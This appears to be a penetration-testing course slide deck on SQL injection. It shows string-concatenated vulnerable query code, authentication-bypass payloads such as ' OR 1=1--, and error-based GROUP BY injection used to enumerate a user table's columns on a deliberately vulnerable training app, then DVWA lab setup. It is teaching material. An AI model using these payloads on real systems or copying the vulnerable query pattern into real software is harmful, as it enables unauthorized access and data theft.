



Web Application Penetration Testing

SQL Injection




SQL Injection

- A web security vulnerability.
- Allows attackers to interfere with database queries.
- Occurs when user input is not properly validated or sanitized.
- Can lead to unauthorized access, data theft, or data modification.
- SQL Injection is a type of cyberattack where malicious SQL code is inserted into an input field (like a form, login etc) to manipulate the database behind a web application.
- Its called as SQLi

How SQL Injection Works

• Basic Concept

1. User submits input through a form.
2. Application inserts input into an SQL query.
3. Malicious input changes the query logic.
4. Database executes the altered query.



Vulnerable Code Example

- `query = "SELECT * FROM users WHERE username = '" + username + "' AND password = '" + password + "'";`
- **Problem:**
- User input is directly concatenated into the SQL statement.
- Attackers can manipulate the query.

Example Attack

- **Input**

- Username: admin
Password: ' OR '1'='1'


- **Resulting Query**

- SELECT * FROM users
WHERE username='admin' AND password='" OR '1'='1';

- **Impact**

- Authentication bypass.
- Unauthorized access.

SQL Example



The screenshot shows a web browser window with the title "InsecureWebApp - A vulner...". The page has a blue header with the "AS" logo and the text "American Services". On the left, there is a sidebar with links: "Products", "Customer Login", and "Instructions". Below the links, it says "InsecureWeb.App" and "Sponsored By" with logos for "ISTHMUSGROUP" and "OWASP". The main content area features a "Customer Login" form with fields for "Name" and "Password", a "Login" button, and a link that says "I need a new password".

```
# Define POST variables
uname = request.POST['username']
passwd = request.POST['password']

# SQL query vulnerable to SQLi
sql = "SELECT id FROM users WHERE username='" + uname + "' AND password='" + passwd + "'"

# Execute the SQL statement
database.execute(sql)
```

SQL Example



The screenshot shows a web browser window with the address bar displaying 'localhost' and the page title 'InsecureWebApp - A vulner...'. The main content area features a large blue banner with the text 'American Services' and a red 'AS' logo on the left. Below the banner, there is a sidebar with links for 'Products', 'Customer Login', and 'Instructions'. The 'Customer Login' form is visible, with the 'Name' field containing 'Admin' and the 'Password' field containing the SQL injection payload: ' OR 1 = 1--'. A 'Login' button is present next to the password field. Below the form, there is a link that says 'I need a new password'. On the right side of the page, there is a code block showing the server-side logic for the login process, which is vulnerable to SQLi.

```
# Define POST variables
uname = request.POST['username']
passwd = request.POST['password']

# SQL query vulnerable to SQLi
sql = "SELECT id FROM users WHERE username='" + uname + "' AND password='" + passwd + "'"


# Execute the SQL statement
database.execute(sql)
```

SELECT id FROM users WHERE username='Admin' AND password='OR 1=1--

Identifying Potential SQL Injection Risks

- Observe Application Behaviour
- One early indicator during security assessment is how a website responds to invalid requests, such as:
 - Visiting a page that does not exist.
 - Modifying URL parameters with unexpected values.
 - Submitting unusual input in search or form fields.
- What to Look For
 - Detailed database error messages displayed to users.
 - Server errors that reveal SQL query information.
 - Inconsistent application responses when invalid input is provided.
 - Excessive technical details in error pages.

Open a web page which does not exists to know the web server version.



HTTP Status 404 – Not Found

Type Status Report

Message The requested resource [/insecure/abc] is not available

Description The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.

Apache Tomcat/9.0.70

Identifying Entry Points

- What Are Entry Points?
 - Entry points are locations where user-supplied data enters an application and may eventually be processed by the database.
- Common Entry Points
 - Login forms (username and password fields)
 - Search boxes
 - Registration forms
 - Contact and feedback forms
 - Product filters and sorting options

Why Entry Points Matter

- They are the primary locations where input validation should occur.
- Improper handling of user input can introduce security vulnerabilities.
- Identifying entry points helps security teams assess and strengthen application security.

Identify the entry points

- Input field is an entry points



American Services

[Products](#)

[Customer Login](#)

[Instructions](#)

InsecureWebApp

Sponsored By




OWASP
The Open Web
Application Security Project

Home Page American Services Corp

> Latest Products				
Product Name	Description	Details	Qty Available	Image
Seasonal Product	Seasonal Product	Fall product	0	
First Product	Premier Product	Flagship Product	10	
Second Product	Regular Product	Best Value Product	5	
Third Product	Entry Product	Entry-level product	4	

Input Validation Check

- During a security assessment, testers may provide unexpected characters (such as a single quote ') in input fields to evaluate how the application handles malformed input.
- Observe the Response
- Potential observations include:
 - Application displays a generic error page.
 - Application handles the input normally without errors.
 - Application returns a server error (e.g., HTTP 500).
 - Application reveals technical details such as:
 - Database error messages
 - SQL syntax errors
 - Stack traces
 - Programming language or framework information

Application Behavior when Error?

- Use single quote and semicolon - friend to the attacker
 - Single quote in the input field



HTTP Status 500 – Internal Server Error

Type Exception Report

Message An exception occurred processing [public/Login.jsp] at line [22]

Description The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

```
org.apache.jasper.JasperException: An exception occurred processing [public/Login.jsp] at line [22]
19:     for(int i =0; i<cookies.length; i++) {
20:         session.setAttribute("userPrefs-"+cookies[i].getName(),cookies[i].getValue()!=null?java.net.URLDecoder.decode(cookies[i].getValue()): "");
21:     }
22:     boolean loggedIn = wus.login(login,password);
23:     if(loggedIn) response.sendRedirect("../secure/index.jsp");
24: }
25: %>
```

Stacktrace:

```
org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:610)
org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:499)
org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:379)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java:327)
javax.servlet.http.HttpServlet.service(HttpServlet.java:779)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
```

Root Cause

```
java.lang.RuntimeException: Unexpected end of command in statement: [Select * From user WHERE login = ']
    asc.db.DatabaseServiceImpl.executeTask(Unknown Source)
    asc.db.DatabaseServiceImpl.findUser(Unknown Source)
```

Use of Group by in SQL

- GROUP BY in SQL is used to group rows that have the same values in specified columns, often with aggregate functions like COUNT(), SUM(), AVG(), MAX(), and MIN()

employee_id	department	salary
1	HR	50000
2	IT	70000
3	HR	55000
4	IT	80000
5	Sales	60000

- SELECT department, COUNT(*) AS employee_count FROM Employees GROUP BY department

department	employee_count
HR	2
IT	2
Sales	1

InsecureWebApp - A vulnerable X

localhost:8080/insecure/public/Login.jsp80%★

American Services

[Products](#)

[Customer Login](#)

[Instructions](#)

InsecureWebApp

Sponsored By

OWASP
The Open Web Application Security Project

> Customer Login

Name :

Password :

[I need a new password](#)

- Now use GROUP BY string in the user input field to get the rest of the fields of the **user** table. In this way we can get the whole database information of the table fields.

18/06/2026

16

HTTP Status 500 – Internal Server Error

Type Exception Report

Message An exception occurred processing [public/Login.jsp] at line [22]

Description The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

org.apache.jasper.JasperException: An exception occurred processing [public/Login.jsp] at line [22]

```
19:    for(int i =0; i<cookies.length; i++) {
20:        session.setAttribute("userPrefs-"+cookies[i].getName(),cookies[i].getValue()!=null?java.net.URLDecoder.decode(cookies[i].getValue()): "");
21:    }
22:    boolean loggedIn = wus.login(login,password);
23:    if(loggedIn) response.sendRedirect("../secure/index.jsp");
24: }
25: %>
```

Stacktrace:

```
org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:610)
org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:499)
org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:379)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java:327)
javax.servlet.http.HttpServlet.service(HttpServlet.java:779)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
```

Root Cause

java.lang.RuntimeException: Not in aggregate function or group by clause:

COLUMN USER.USERID in statement [Select * From user WHERE login ='group by login]

```
asc.db.DatabaseServiceImpl.executorTask(Unknown Source)
asc.db.DatabaseServiceImpl.findUser(Unknown Source)
asc.WebUserService.login(Unknown Source)
org.apache.jsp.public_.Login_jsp._jspService(Login_jsp.java:141)
org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
```

- Developer error, applying “group by” on wrong field, probably apply on other field.

InsecureWebApp - A vulnerable ×

localhost:8080/insecure/public/Login.jsp 80% ☆



American Services

▢ [Products](#)

▢ [Customer Login](#)

▢ [Instructions](#)

InsecureWeb.App

Sponsored By



OWASP
The Open Web
Application Security Project

> Customer Login

Name :

Password :

[I need a new password](#)

HTTP Status 500 – Internal Server Error

Type Exception Report

Message An exception occurred processing [public/Login.jsp] at line [22]

Description The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

org.apache.jasper.JasperException: An exception occurred processing [public/Login.jsp] at line [22]

```
19:    for(int i =0; i<cookies.length; i ++) {
20:        session.setAttribute("userPrefs-"+cookies[i].getName(),cookies[i].getValue()!=null?java.net.URLDecoder.decode(cookies[i].getValue()): "");
21:    }
22:    boolean loggedIn = wus.login(login,password);
23:    if(loggedIn) response.sendRedirect("../secure/index.jsp");
24: }
25: %>
```

Stacktrace:

```
org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:610)
org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:499)
org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:379)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java:327)
javax.servlet.http.HttpServlet.service(HttpServlet.java:779)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
```

Root Cause

```
java.lang.RuntimeException: Not in aggregate function or group by clause:
COLUMN USER.PASS in statement [Select * From user WHERE login ='group by login, userid]
asc.db.DatabaseServiceImpl.executeTask(Unknown Source)
asc.db.DatabaseServiceImpl.findUser(Unknown Source)
asc.WebUserService.login(Unknown Source)
org.apache.jsp.public_.Login_jsp._jspService(Login_jsp.java:141)
org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
javax.servlet.http.HttpServlet.service(HttpServlet.java:779)
```

Why getting these errors?

- The developer has not validated the input field on web page
- The OS and the application is not hardened
- The attacker try to understand the complete table structure.
- This is called as error based SQL Injection

Damn Vulnerable Web Application (DVWA)

A Platform for Learning Web Security

What is DVWA?

- DVWA is a **deliberately vulnerable web application**.
- Designed for **security professionals, students, and developers** to practice hacking techniques safely.
- It's a tool for learning and testing **web security vulnerabilities**.



Username

Password

Login

Purpose of DVWA


- To **simulate real-world web vulnerabilities**.
- Helps users learn how to **identify and fix security issues**.
- Provides a **safe environment** to practice penetration testing.

How to Use DVWA

- Integrated part of Metasploitable-2
- Download Metasploitable-2 and install on VirtualBox
- Check IP address of Metasplitable-2 and Open DVWA on your system.
- Login to DVWA with username and Password
- Change DVWA Security to Low
- Perfrom SQL Injection attacks

Download Metasploitable-2 and install on VirtualBox

- <https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>



sourceforge.net/projects/metasploitable/files/Metasploitable2/

SOURCEFORGE

Business Software Open Source Software SourceForge Podcast Resources

Avast Award-Winning Free Antivirus

Zoho Payroll Transform your payroll with built-in leave and attendance. TRY ZOHO PAYROLL

Home / Open Source Software / Security / Metasploitable / Files

Metasploitable Files

Metasploitable is an intentionally vulnerable Linux virtual machine
Brought to you by: [rapid7user](#)

Summary **Files** Reviews Support

Download Latest Version
metasploitable-linux-2.0.0.zip (865.1 MB)

Get an email when there's a new version of Metasploitable

Enter your email address Next

Home / Metasploitable2

Name	Modified	Size	Downloads / Week
------	----------	------	------------------

